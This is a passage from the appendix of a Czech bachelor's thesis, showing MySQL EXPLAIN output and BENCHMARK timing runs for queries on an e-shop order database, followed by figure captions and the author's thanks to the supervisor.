|  1 | SIMPLE      | i     | ref    | ID_uziv       | ID_uziv      |       8 | c
onst,diplomka.o.cas  |    2 | Using where; Using index |
|  1 | SIMPLE      | s     | eq_ref | PRIMARY       | PRIMARY      |       4 | d
iplomka.i.stav       |    1 | Using where              |
+----+-------------+-------+--------+---------------+--------------+---------+--
----------------------+------+----------------------------+
```

obrázek 5.4.1.c


```
mysql> DO BENCHMARK(100000, (SELECT s.stav FROM objednavky o,objednavky_info i,o
bjednavky_stavy s WHERE o.ID_uzivatele=RAND() AND o.ID_uzivatele=i.ID_uziv AND o
.cas=i.objednavka AND i.stav=s.ID GROUP BY cas ORDER BY cas));
Query OK, 0 rows affected (3.35 sec)
```

obrázek 5.4.1.d


```
mysql> DO BENCHMARK(100000, (SELECT MAX(i.stav) FROM objednavky o, objednavky_in
fo i,objednavky_stavy s,zbozi WHERE cas=RAND() AND ID_uzivatele='6' AND ID_zbozi
=zbozi.ID AND o.ID_uzivatele=i.ID_uziv AND i.stav=s.ID AND o.cas=i.objednavka OR
DER BY cas DESC));
Query OK, 0 rows affected (5.99 sec)

mysql> DO BENCHMARK(100000, (SELECT MAX(i.stav) FROM objednavky o, objednavky_in
fo i,objednavky_stavy s,zbozi WHERE cas=RAND() AND ID_uzivatele='6' AND ID_zbozi
=zbozi.ID AND o.ID_uzivatele=i.ID_uziv AND i.stav=s.ID AND o.cas=i.objednavka OR
DER BY cas DESC));
Query OK, 0 rows affected (0.77 sec)
```


obrázek 5.4.1.e



obrázek 6



obrázek 6a



obrázek 6b

Na tomto místě bych rád poděkoval vedoucí mé bakalářské práce Ing. Kateřině Jeníčkové za ochotu, cenné rady a čas, který věnovala mé práci.